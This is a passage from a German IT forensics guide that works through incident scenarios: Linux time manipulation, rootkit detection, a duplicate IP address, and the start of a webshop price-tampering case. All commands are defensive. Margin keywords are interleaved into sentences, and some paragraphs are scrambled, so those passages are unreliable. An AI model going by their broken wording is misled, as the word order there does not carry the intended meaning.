In diesem Fall ist es nötig, so viele Logdateien wie möglich zu sammeln, um mittels Korrelation dieser eine Zeitmanipulation feststellen zu können. Des Weiteren ist es natürlich nötig, alle möglichen Methoden zur Sicherung der Systemzeit zu nutzen. Informationen über die Systemzeit befinden sich in den Hardwaredaten (Hardware-Uhr), Rohdateninhalten, Sitzungsdaten und Anwenderdaten (Log-Dateien).

Datensammlung

Datensammlung, Hardwaredaten, Rohdaten, Sitzungsdaten, Anwenderdaten

Im Abschnitt der Datensammlung werden sowohl die Systemzeiten auf mehreren Wegen abgefragt, als auch eine möglichst große Menge an Logs gesammelt, um aus einer Korrelation dieser eine Veränderung der Systemzeit belegen zu können. Die dafür identifizierten Werkzeuge sind in der nachfolgenden Tabelle 35 aufgeführt.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten	/proc/driver/rtc					
Rohdateninhalte			syslog		date	
Details über Daten						
Konfigurationsdaten						
Kommunikations protokolldaten						
Prozessdaten						
Sitzungsdaten				MySQL		last
Anwenderdaten				Chatclients		

Tabelle 35: Werkzeuge für die Datensammlung

Zunächst wird sich mit einem Administrator-Account an dem zu untersuchenden System angemeldet. Ein mitgebrachtes, geprüftes USB-Speichermedium wird an den Server angeschlossen und eingebunden (mount, z.B. nach /mnt).

Da einige der zu sammelnden Daten flüchtig sind und die Verfügbarkeit des Servers nicht beeinträchtigt werden darf, müssen alle Beweismittel im laufenden System gesichert werden. Da hierdurch Daten verändert werden können, ist die genaue Aufzeichnung des Vorgehens nötig. Dazu wird zunächst ein „script“-Protokoll gestartet, dies könnte z.B. script /mnt/Datensammlung-Webserver-31.07.2008 sein. Damit werden alle Ein- und Ausgaben der Textkonsole zusätzlich in die Datei auf dem USB-Speicher geschrieben.

Im Folgenden beginnt die eigentliche Datensammlung. Dazu wird zunächst /proc/driver/rtc mittels „cp“ auf den USB-Speicher kopiert und anschließend mittels SHA256-Hash abgesichert. Danach wird mittels „date“ die aktuelle Systemzeit ausgegeben. Zudem sollte die reale Uhrzeit, idealerweise von einem DCF-77-Empfänger, notiert werden. Auch die Zeitzone des Systems sollte gesichert werden, diese steht bei der Linux-Distribution Debian in /etc/timezone, somit kann hier ebenfalls eine Sicherung mittels Kopieren auf das USB-Speichermedium erfolgen. Im Anschluss muss wiederum der SHA256-Hash berechnet werden.

Im Folgenden sollten so viele Logdaten wie nur möglich gesammelt werden, diese können dabei helfen, den Zeitpunkt der Systemzeitmanipulation genauer einzugrenzen. Einerseits befinden sich Logdaten in /var/log, z.B. syslog, messages oder auth.log, andererseits können Logdaten von einzelnen Anwendungen in den Nutzerverzeichnissen zu finden sein. Auch diese Daten sind auf den USB-Speicher zu kopieren und mittels kryptographischen Hashverfahren abzusichern.

Zu guter Letzt sollten noch sämtliche Dateien, die mit „wtmp“ beginnen und im Verzeichnis /var/log/ zu finden sind, auf den USB-Speicher kopiert werden. Diese Dateien enthalten eine Liste der zuletzt angemeldeten Nutzer, samt Zeitpunkt der An- und Abmeldung, der Sitzungsdauer und dem Computer, bzw. Terminal, von wo aus sich eingeloggt wurde. Darüber hinaus sind Daten über die Startzeitpunkte des untersuchten Computers darin zu finden. Die Notwendigkeit, diese Daten mittels SHA256-Hash gegen unentdeckte Manipulation zu schützen, sollte dem Leser sofort ersichtlich sein.

Nachdem die eigentliche Datensammlung nun abgeschlossen ist, muss zunächst „script“ mit [STRG]-[D] oder dem Befehl „exit“ beendet werden. Nun kann der USB-Speicher mittels „umount /mnt“ ausgehängt werden. Sobald der Schreibvorgang vollständig abgeschlossen ist, kann dieser vom Computer entfernt werden. Mit dem Abmelden vom untersuchten System ist die Datensammlung nun abgeschlossen. Sollte der USB-Speicher einen Schreibschutzschalter besitzen, so ist dieser nun auf schreibgeschützt umzulegen.

Untersuchung

Untersuchung, Hardwaredaten, Sitzungsdaten, Anwenderdaten

Im Abschnitt der Untersuchung werden die gesammelten Daten zunächst gesichtet und hinsichtlich ihrer Brauchbarkeit für die Aufklärung des Vorfalls bewertet (siehe dazu auch Tabelle 36).

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						Untersuchung von Log-Dateien
Rohdateninhalte						
Details über Daten						
Konfigurations daten						
Kommunikations protokolldaten						
Prozessdaten						
Sitzungsdaten						Untersuchung von Log-Dateien
Anwenderdaten						Untersuchung von Log-Dateien

Tabelle 36: Maßnahmen der Untersuchung

Die Untersuchung der gesammelten Daten findet auf der forensischen Workstation statt. Nachdem der USB-Datenspeicher angeschlossen ist, beginnt die Untersuchung. Wichtig sind auch hierbei die genaue Protokollierung der einzelnen Untersuchungsschritte, sowie deren Ergebnisse. Die eingesetzten Werkzeuge sind in der Tabelle 36 vermerkt.

Zunächst sollte dazu die Systemzeit aus dem Inhalt der mit „script" erzeugten Datei mit den gesicherten Daten der RTC verglichen werden. Hier kann sich eine Abweichung ergeben, wenn die BIOS-Zeit UTC ist und die Systemzeit der lokalen Zeitzone (siehe Datei „timezone" auf dem USB-Datenspeicher) entspricht. Eine Abweichung von genau zwei Stunden kann also durchaus normal sein. Kleine Abweichungen, also in der Regel wenige Sekunden, sind ebenfalls unbedenklich, da diese u. U. durch unterschiedliche Zeitgeber hervorgerufen werden.

Sollte jedoch ein anderer Zeitunterschied festgestellt werden, so ist ziemlich sicher, dass nach dem letzten Neustart des Systems dessen Zeit verändert wurde. Wenn hingegen beide Zeiten übereinstimmen, diese jedoch von der Realzeit deutlich abweichen, ist dies ein Indiz dafür, dass die Manipulation bereits länger zurück liegt. Im Anschluss müssen die Neustartzeitpunkte mittels „last" aus den wtmp-Dateien entnommen werden.

In Log-Dateien können nun mittels einer genaueren Untersuchung Zeitsprünge ausfindig gemacht werden. Im Normalfall sind die Logdaten streng chronologisch angeordnet. Alle Daten, die diese Inkonsistenz aufweisen, müssen im nächsten Schritt, der Datenanalyse, korreliert werden.

Datenanalyse

In diesem Szenario ist die*Datenanalyse,* Datenanalyse ausgesprochen wichtig, denn nur so können*Rohdaten,* die gesammelten Logdateien korreliert und der Ablauf*Sitzungsdaten,* extrahiert werden. Die Auswahl der anzuwendenden*Anwenderdaten* Maßnahmen erfolgt dabei nach der Auflistung der Maßnahmen aus Tabelle 37.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						Korrelation von Log-Dateien
Details über Daten						
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						Korrelation von Log-Dateien
Anwenderdaten						Korrelation von Log-Dateien

Tabelle 37: Maßnahmen der Datenanalyse

In der Datenanalyse werden die einzelnen Log-Dateien korreliert, um die letzte korrekte Zeit vor der Zeitmanipulation zu finden. Dabei kann ebenfalls herausgefunden, werden wie groß die Zeitveränderung ist. Dies erlaubt es, die Zeitstempel in den Log-Dateien zu korrigieren und eine weitere Untersuchung zu vereinfachen. Ersteres geschieht, indem die letzten zeitlich korrekten Einträge gesucht werden. Letzteres geschieht durch Ermitteln der Differenz zwischen diesen korrekten Zeitstempeln und den ersten Zeitstempeln unter Manipulations-verdacht.

Dokumentation

Dokumentation

Aus dem gesammelten Verlaufsprotokoll als Ergebnis der prozessbegleitenden Dokumentation muss ein, auf die Zielgruppe zugeschnittener, Gesamtbericht erstellt werden. Dies können beispielsweise ein technischer Bericht für die Administration, ein Bericht über die wirtschaftlichen Implikationen für das Management oder ein Ablaufs- und Ergebnisdokument zur weiteren Verwendung von juristischen Schritten sein.

Basisszenario Rootkitaufklärung/Linux

In diesem Szenario wurde ein Rootkit durch Binary-Ersetzung installiert (Bsp. trojanisierter sshd), dies wird durch Überprüfung der Hashsummen der Binärdaten von ausführbaren Programmen auffällig. Die verdächtige Datei wird isoliert und gesichert. Eine Untersuchung auf enthaltene Textrepräsentationen bestätigt die Präsenz des Rootkits. Dies wird im Rahmen der Dokumentation belegt. In Übereinstimmung mit der Vorgehensweise bei einer forensischen Untersuchung

aus Kapitel werden zunächst die relevanten Methoden aus den grundlegenden Methoden anhand des forensischen Modells aus Kapitel identifiziert (siehe Tabelle 38).

	Relevante Methoden
BS Betriebssystem	Prozessinformationen
FS Dateisystem	MAC-Zeiten
EME Explizite Methoden der Einbruchserkennung	
ITA IT-Anwendungen	
SB Skalierung von Beweismöglichkeiten	Tripwire, RK-Hunter
DBA Datenbearbeitung und Auswertung	

Tabelle 38: Methoden für das Szenario Rootkitaufklärung/Linux

Strategische Vorbereitung

Strategische Vorbereitung

Das Szenario „Rootkitaufklärung/Linux“ findet auf einem Linux-basierten Computer statt. Im Rahmen der strategischen Vorbereitung wurde auf dem System bereits der Rootkit-Suchprogramm „RKHunter[217]“ installiert und regelmäßig als durch den Systemdienst „cron“ aufgerufen. Durch diese strategische Vorbereitung wurde nicht nur die Erkennung der Schadsoftware erkannt, sondern es ergaben sich zusätzliche Informationen.

Symptom

Symptom

Der Vorfall wird durch die Meldung des Rootkit-Suchprogramms „RKHunter“ entdeckt, der jede Nacht durch den Systemdienst „cron“ aufgerufen wird.

Operationale Vorbereitung

Operationale Vorbereitung

Es ist nun notwendig, zu ermitteln, welche Daten zur Aufklärung des Vorfalls notwendig sind. Zunächst einmal sind natürlich die Logdateien des RKHunters und auch die Daten der laufenden Prozesse von Interesse. Ersteres wird durch die Rohdaten (siehe Kapitel) abgedeckt, während letzteres in den Prozessdaten zu finden ist. Offensichtlich wurden Änderungen am Dateisystem durchgeführt und so ist es sinnvoll, Informationen über alle Dateien des Systems einzuholen, um zu erkennen, welche Dateien im Rahmen des Vorfalls verändert wurden. Hierbei

217 http://www.rootkit.nl/

bietet also die Kategorie „Details über Dateien“ sinnvolle Informationen zur Aufklärung des forensischen Vorfalls.

Datensammlung

Es werden nun die Werkzeuge*Datensammlung,* ausgewählt, mit denen die gewünschten Informationen*Rohdaten, Details* extrahiert werden können. Dazu ist es sinnvoll, einen*über Daten,* Blick auf folgende Tabelle 39 zu werfen, welche die*Prozessdaten* möglichen Werkzeuge darstellt. Dabei sind die untersuchungsrelevanten Datenarten farbig hervorgehoben worden.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte					cp, rkhunter	
Details über Daten					ls, stat	
Konfigurations-daten						
Kommunikations-protokolldaten						
Prozessdaten	/proc/[PID]				ps	
Sitzungsdaten						
Anwenderdaten						

Tabelle 39: Werkzeuge für die Datensammlung

Nun werden aus dieser Tabelle geeignete Werkzeuge ausgesucht. Dabei ist es sowohl wichtig, deren Beweiskrafttendenz als auch die eigene Vertrautheit mit dem Werkzeug zu beachten. Auch der Selbstschutz des Werkzeugs spielt eine wichtige Rolle. In diesem Fall fällt die Entscheidung zugunsten von „cp“, um die betroffene Datei zu sichern, „stat“ um deren MAC-Zeiten anzeigen zu lassen und „ps“, um Informationen über laufende Prozesse zu erhalten. /proc/[PID] liefert weitergehende Informationen, nachdem dank „ps“ ein verdächtiger Prozess gefunden wurde. Des Weiteren sollte dann auch dessen eigene Binärdatei gesichert werden. Die eigentliche Ausgabe des Suchprogramms „RKHunter“ ist ebenfalls von Interesse.

Untersuchung

Auch im Abschnitt der*Untersuchung,* Untersuchung werden geeignete Werkzeug aus der*Rohdaten, Details* Schnittmenge von Datenart und Untersuchungsabschnitt*über Daten,* ausgewählt (siehe Tabelle 40), um die gesammelten Daten*Prozessdaten* nun auf Spuren zu untersuchen. Das Werkzeug „strings“ ermöglicht es hierbei, Zeichenketten in den gesicherten Binärdateien zu erkennen, um damit eventuell Rückschlüsse auf den Urheber des Werkzeugs oder den Angreifer ziehen zu können. Des Weiteren werden natürlich alle weiteren gesammelten Daten ausgewertet, auch wenn dazu keine dedizierten Werkzeuge nötig sind.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						strings
Details über Daten						
Konfigurations-daten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						
Anwenderdaten						

Tabelle 40: Werkzeuge für die Untersuchung

Datenanalyse

Bei diesem Beispiel ist keine*Datenanalyse* weitere Analyse notwendig, wie auch die nachfolgende Tabelle 41 verdeutlicht.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						
Details über Daten						
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						
Anwenderdaten						

Tabelle 41: Werkzeuge für die Datenanalyse

Dokumentation

Dokumentation

Aus den gesammelten Verlaufsprotokoll muss ein, auf die Zielgruppe zugeschnittener, Gesamtbericht erstellt werden. Dies kann beispielsweise ein technischer Bericht für die Administration, ein Bericht über die wirtschaftlichen Implikationen für das Management oder ein Ablaufs- und Ergebnisdokument zur Einleitung juristischer Schritte sein.

Basisszenario Support-Case/Doppelt vergebene IP-Adresse

In diesem Szenario wurde durch ein Computersystem ein IP-Adresskonflikt gemeldet. Da eine doppelt vergebene IP-Adresse einen zuverlässigen betrieb des Computersystems verhindert, ist eine Aufklärung sinnvoll. Je nach Ausstattung der Systemumgebung sind verschiedene Vorgehensweisen möglich. Hier wird einerseits der digitale Fahrtenschreiber eingesetzt, andererseits werden auch die Möglichkeiten von bestimmten Netzkoppelelementen genutzt. In Übereinstimmung mit der Vorgehensweise bei einer forensischen Untersuchung aus Kapitel werden zunächst die relevanten Methoden aus den grundlegenden Methoden anhand des forensischen Modells aus Kapitel identifiziert (siehe Tabelle 42).

	Relevante Methoden
BS Betriebssystem	Ipconfig (Windows-Client), show ip arp, show mac-address-table (Cisco IOS)
FS Dateisystem	
EME Explizite Methoden der Einbruchserkennung	
ITA IT-Anwendungen	DHCP-Server
SB Skalierung von Beweismöglichkeiten	Digitaler Fahrtenschreiber
DBA Datenbearbeitung und Auswertung	tshark

Tabelle 42: Methoden für das Szenario doppelt vergebene IP-Adresse

Strategische Vorbereitung

Strategische Vorbereitung

Das Szenario „doppelt vergebene IP-Adresse“ findet in der RecPlast-Musterlandschaft statt. Im Rahmen der strategischen Vorbereitung wurden mehrere Taps für den digitalen Fahrtenschreiber platziert.

Symptom

Symptom

Der Vorfall wird durch die Meldung eines Computersystems, dass ein IP-Adresskonflikt besteht, erkannt.

Operationale Vorbereitung

Operationale Vorbereitung

Es ist nun notwendig, sich Gedanken darüber zu machen, welche Daten zur Aufklärung des Vorfalls notwendig sind. Dies sind einerseits die Kommunikationsprotokolldaten des Computersystems welches die Meldung anzeigte, im speziellen ist dies dessen IP- sowie MAC-Adresse. Des Weiteren können die Logdaten des DHCP-Servers weitere Hinweise liefern. Durch die Aufzeichnung des Netzwerkverkehrs an geeigneter Position, z.B. am Uplink des Netzsegmentes in dem der Fehler gemeldet wurde, kann die Position des Störers eingegrenzt werden, zudem ist es möglich, dessen MAC-Adresse herauszufinden. Mit Hilfe

der Daten aus den Netzkoppelelementen kann die Position des Störers gegebenenfalls weiter eingegrenzt werden.

Datensammlung

Es werden nun die Werkzeuge*Datensammlung,* gewünschten Informationen*Rohdaten,* Dazu ist es sinnvoll, einen*Kommunikations-* zu werfen, welche die*protokolldaten,* darstellt. Dabei sind die*Sitzungsdaten* Datenarten farbig hervorgehoben worden.

ausgewählt, mit denen die extrahiert werden können. Blick auf folgende Tabelle 43 möglichen Werkzeuge untersuchungsrelevanten

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte					Digitaler Fahrten-schreiber	
Details über Daten						
Konfigurations-daten						
Kommunikations-protokolldaten	Ipconfig, show ip arp, show mac-address-table					
Prozessdaten						
Sitzungsdaten				DHCP-Server		
Anwenderdaten						

Tabelle 43: Werkzeuge für die Datensammlung

Nun werden aus dieser Tabelle geeignete Werkzeuge ausgesucht. Dabei ist es sowohl wichtig, deren Beweiskrafttendenz als auch die eigene Vertrautheit mit dem Werkzeug zu beachten. Auch der Selbstschutz des Werkzeugs spielt eine wichtige Rolle. In diesem Fall wird zunächst der Netzwerkverkehr aufgezeichnet. Zeitgleich wird die IP- und MAC-Adresse des Computersystems ermittelt, welches den IP-Adresskonflikt gemeldet hat. Dies ist mit „ipconfig /all“ auf Windowssystemen möglich. Zudem werden die Logdaten des DHCP-Server gesichert, um damit später die IP-Adressvergabe nachvollziehen zu können. Außerdem werden die ARP-Tabellen und MAC-Tabellen der Netzkoppelelemente gesichert. Bei managed-switch Geräten wie z.B. Geräten mit Cisco IOS, können diese in der Regel extrahiert werden. Bei Switchen ist häufig nur die Zuordnung der MAC-Adresse zu bestimmten Anschlüssen möglich, da IP-Adressen für den Betrieb des Switches nicht notwendig sind. Bei Routern hingegen ist auch die IP-Adresse relevant. Im Falle von Cisco IOS lassen sich die Daten mittels der Befehle *show ip arp*, bzw. *show mac-address-table* im Terminalfenster anzeigen (siehe Abbildung 60).

```
Router1>show ip arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  192.168.85.26           1   001a.4f85.0f6d  ARPA   FastEthernet0/0
Internet  192.168.85.21           2   0005.1af7.2b78  ARPA   FastEthernet0/0
Internet  192.168.85.20           2   0018.4d36.b92f  ARPA   FastEthernet0/0
Internet  192.168.85.12           2   000c.2911.b7ed  ARPA   FastEthernet0/0
Internet  192.168.85.10           2   0019.66c3.471d  ARPA   FastEthernet0/0
Internet  192.168.85.1            3   000c.298a.b169  ARPA   FastEthernet0/0
Internet  192.168.0.1             -   ca00.3052.001e  ARPA   Ethernet1/2
Internet  192.168.0.2             3   ca01.3052.0000  ARPA   Ethernet1/2
Internet  192.168.85.231          -   ca00.3052.0000  ARPA   FastEthernet0/0
```

Abb. 60: Ausgabe von 'show ip arp' auf einem Cisco Router

Auf Routern ist der Befehl *show ip arp* vorhanden, die Daten sind mit den ARP-Tabellen eines einzelnen Computersystems vergleichbar. Mit *show mac-address-table* wird die MAC-Tabelle von Switch-Geräten angezeigt. Sie dient der gezielten Verteilung von Netzwerkpaketen an die jeweiligen Netzwerkanschlüsse. Welche Befehle auf dem Netzkoppelelement verfügbar sind hängt dabei vom Gerät und der eingesetzten Softwareversion ab. Die Abbildung 61 zeigt die Ausgaben der beiden Befehle auf einem Cisco Switch.

```
Catalyst3500XL>show mac-address-table
Dynamic Address Count:                 3
Secure Address Count:                  0
Static Address (User-defined) Count:   0
System Self Address Count:             51
Total MAC addresses:                   54
Maximum MAC addresses:                 8192
Non-static Address Table:
Destination Address  Address Type  VLAN  Destination Port
-------------------  ------------  ----  --------------------
0018.4dad.4d39       Dynamic          1  FastEthernet0/1
0030.65c4.40be       Dynamic          1  FastEthernet0/7
0050.e416.1d58       Dynamic          1  FastEthernet0/1
Catalyst3500XL>show ip arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  192.168.0.1             0   0018.4dad.4d39  ARPA   VLAN1
Internet  192.168.0.2             -   0003.e347.5b40  ARPA   VLAN1
```

Abb. 61: 'show mac-address-table' und 'show ip arp' auf einem Cisco Switch

In der Tabelle mit den MAC-Adressen ist hier der zugehörige Netzwerkanschluss angegeben. Die ARP-Tabelle enthält, im Gegensatz zu der des Routers, keine Angabe zum Netzwerkanschluss, statt dessen ist das virtuelle Netzwerk (VLAN) angegeben, in dem sich das jeweilige System befindet.

Untersuchung

Auch im Abschnitt der*Untersuchung,* geeignete Werkzeug aus der*Rohdaten,* und Untersuchungsabschnitt*Kommunikations-* um die gesammelten Daten*protokolldaten,* untersuchen. Das Werkzeug*Sitzungsdaten* Untersuchung werden Schnittmenge von Datenart ausgewählt (siehe Tabelle 44), nun auf Spuren zu „tshark“ hilft bei der Auswertung der Netzwerkmitschnitte. Je nach eingesetztem DHCP-Server ist ein Werkzeug zur Auswertung von dessen Logdaten notwendig.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						tshark
Details über Daten						
Konfigurations-daten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						
Anwenderdaten						

Tabelle 44: Werkzeuge für die Untersuchung

Mittels tshark lassen sich die Kommunikationsprotokolldaten aus dem Netzwerkmitschnitt auswerten. Interessant sind vor allem die IP- und MAC-Adressen in den Paketheadern, diese lassen sich für jedes Paket im Mitschnitt mit „tshark -r Mitschnitt.cap -n -Tfields -e eth -e ip“ anzeigen.

Datenanalyse

Datenanalyse, Rohdaten, Kommunikations-protokolldaten, Sitzungsdaten

Bei diesem Beispiel müssen nun die gesammelten Daten miteinander in Verbindung gebracht werden, besondere Werkzeuge sind hierfür nicht nötig, wie auch die nachfolgende Tabelle 45 verdeutlicht.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						
Details über Daten						
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						
Anwenderdaten						

Tabelle 45: Werkzeuge für die Datenanalyse

In diesem Fall wurde vom DHCP-Server nur einem Computersystem die IP-Adresse zugewiesen, ein Weiterer nutze diese jedoch ebenfalls. Durch die Auswertung des Netzwerkmitschnitts konnte die MAC-Adresse des Störers ermittelt werden. Anhand der Daten aus den Netzkoppelelementen kann ermittelt werden, an welcher Position (Netzwerkanschluss) sich der Störer befindet. Auf dessen Computersystem kann die Untersuchung gegebenenfalls fortgesetzt werden. Im vorliegenden Fall war der Störer ein Laptop mit statischer IP-Adresse, der mit dem Netzwerk verbunden wurde.

Dokumentation

Dokumentation

Aus den gesammelten Verlaufsprotokoll muss ein, auf die Zielgruppe zugeschnittener, Gesamtbericht erstellt werden. Dies kann beispielsweise ein technischer Bericht für die Administration, ein Bericht über die wirtschaftlichen Implikationen für das Management oder ein Ablaufs- und Ergebnisdokument zur Einleitung juristischer Schritte sein. Nachfolgend werden nun umfangreichere forensische Untersuchungen anhand exemplarisch ausgewählter Vorfälle beschrieben.

Komplexszenarien

In diesem Kapitel wird der praktische Einsatz der vorgestellten Systematik anhand komplexerer Vorfälle gezeigt. Dazu wird werden sowohl das in Kapitel vorgestellte Verlaufsmodell für eine forensische Untersuchung als auch die im Kapitel eingeführten Datenarten verwandt, um praxisrelevante und komplexe Fallbeispiele detailliert darstellen zu können. Die Basis für die Beschreibung der Durchführung der forensischen Untersuchung bildet dabei die im Kapitel beschriebene Vorgehensweise.
Bei den folgenden Szenarien wird zunächst die Ausgangslage beschrieben, wobei auf die Einordnung in das RECPLAST-Netz und die strategische Vorbereitung (siehe Kapitel) auf den involvierten Systemen eingegangen wird.
Anschließend werden der Auslöser (das Symptom) für die forensische Untersuchung und der Verlauf dieser dargestellt.
Die Szenarien, welche auf [Hil08] basieren, enden mit beispielhaften Berichten, welche die Resultate der Untersuchung darlegen.

Fallbeispiel „Aufklärung eines Vorfalls mit Ursprung im Internet: Vorfall in einem Webshop“

Im Rahmen dieses Komplexszenario wird die Aufklärung eines Vorfalls eingegangen, der aus dem Internet ausgelöst wurde. Dabei wird beispielhaft die Wirksamkeit einer Log-Korrelation gezeigt.

Strategische Vorbereitung

Dieses Szenario findet auf*Strategische* dem Webserver S7 (Abbildung 62) der*Vorbereitung* modifizierten Musterlandschaft RECPLAST (siehe dazu auch Kapitel) statt.




Abb. 62: modifizierte Musterlandschaft RECPLAST

Im Rahmen der strategischen Vorbereitung wurden keine zusätzlichen Maßnahmen für das dort installierte Betriebssystem Debian Linux getroffen. Die Funktionalität als Webshop wird auf diesen System dort eine Kombination aus dem Apache2[218]-Webserver, dem MySQL4.1[219]-Datenbankserver sowie der Verkaufsportalsoftware „ZenCart[220]“ zur Verfügung gestellt.

Symptom

Die forensische Untersuchung*Symptom* wurde dadurch ausgelöst, dass einem Mitarbeiter auffiel, dass sich die Preise von Waren sprunghaft reduzierten. Daraufhin wurde eine Untersuchung eingeleitet. An dieser Stelle kann bereits gesagt werden, dass in der CERT-Taxonomie (siehe Kaptitel) hier das Resultat „Veränderung von Daten“ vorliegt. Die beistehende Tabelle 46 zeigt diese Erkenntnis.

Angreifer	Werkzeuge	Schwachstelle	Aktion	Ziel	Resultat	Absicht
					Veränderungen von Daten	

Tabelle 46: Einordnung des Vorfalls in die CERT-Taxonomie zum aktuellen Stand der Untersuchung

218 http://httpd.apache.org/
219 http://dev.mysql.com/downloads/mysql/4.1.html
220 http://www.zencart.com/

Operationale Vorbereitung

In der operationalen*Operationale* Vorbereitung wurde ein Anfangsverdacht aufgestellt,*Vorbereitung* der eine Vorgabe für die hier zu sichernden Daten liefern sollte. Dabei deutete das Symptom auf eine Manipulation der Datenbank hin, da in dieser die Preise der Waren gespeichert sind. Dadurch konnten die Log-Dateien des MySQL-Servers als Datenquelle identifiziert werden.
Weiterhin handelt es sich bei dem Apache2-Webserver um den einzigen, von außen erreichbaren Dienst des Webshops, weshalb auch die Log-Dateien dieses Dienstes als Datenquellen identifiziert wurden. Diese beiden Log-Dateien beinhalten die Datenarten Sitzungsdaten und Anwendungsdaten. Auf eine Abbilderstellung des Massenspeichers wurde verzichtet, da die Kompromittierung nur innerhalb einer Anwendung vermutet wird. Da keine weitere Veränderung von Daten zu beobachten war, wurde auch auf eine Aufzeichnung des Netzwerk-verkehrs verzichtet. Das System selbst blieb zudem aktiv. Für die Datensammlung wurde festgelegt, dass für die zu sammelnden Sitzungsdaten und Anwenderdaten die Integrität und Authentizität sichergestellt werden muss. Für den Abschnitt der Untersuchung wurde die Extraktion von Hinweisen, bzw. Indizien geplant, welche dann in der Datenanalyse miteinander zu korrelieren sind. Für den Fall, dass weitere Hinweise gefunden werden sollten ist gegebenenfalls in einer erneuten Datensammlung ein Abbild der Festplatte oder eine Kopie von einzelnen Dateien zu erstellen.

Datensammlung

In der Datensammlung*Datensammlung,* wurden aus der Werkzeugsammlung folglich*Sitzungsdaten,* Werkzeuge ausgewählt, die dazu in der Lage sind, diese*Anwenderdaten* Datenarten zu sichern.
Die nachfolgende Tabelle 47 verdeutlicht die Auswahl. Hierbei wurden die Werkzeuge hinsichtlich der Datenarten unterteilt (hier farbig markiert), so dass eine direkte Auswahl der geeigneten Maßnahmen möglich war. Werkzeuge, die andere Datenarten sammeln, wurden dabei nicht beachtet.

	BS	**FS**	**EME**	**ITA**	**SB**	**DBA**
Hardwaredaten						
Rohdaten						
Details über Daten						
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						cp
Anwenderdaten						mysqldump

Tabelle 47: Werkzeuge für die Datensammlung

Im Zuge der Datensammlung wurden die zuvor identifizierten Datenquellen dann

mit Hilfe der hier ausgewählten Werkzeuge gesichert. Diese Operation wurde durch das forensische Werkzeug „script“ dokumentiert.

Untersuchung

Untersuchung, Sitzungsdaten, Anwenderdaten

Anschließend sollten die nun gesicherten Log-Dateien untersucht werden. Dafür müssen geeignete Werkzeuge aus der Werkzeugsammlung gewählt werden, die dazu in der Lage sind, Sitzungsdaten und Anwenderdaten zu bearbeiten. Für diese hier vorliegenden Logdateien ergab sich das in Tabelle 48 vorgestellte Schema der nötigen Maßnahmen.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						
Details über Daten						
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						grep
Anwenderdaten						mysqlbinlog

Tabelle 48: Maßnahmen der Untersuchung

Das Werkzeug „grep“ ermöglicht dabei eine Untersuchung von Dateien hinsichtlich des Vorhandenseins bestimmter Zeichenfolgen. In diesem Fall wurde damit im MySQL-Log nach Anfragen gesucht, die dazu in der Lage sind, die Preise von Waren innerhalb der Datenbank zu verändern. Dabei wurden mehrere Varianten einer solchen Anfrage ausprobiert. Die nachfolgende Abbildung 63 zeigt diesen Vorgang.

```
ubuntu@ubuntu:~/Desktop$ mysqlbinlog vol1-1.var.log.mysql.mysql-bin.006 | grep "update specials"
ubuntu@ubuntu:~/Desktop$ mysqlbinlog vol1-1.var.log.mysql.mysql-bin.007 | grep "update specials"
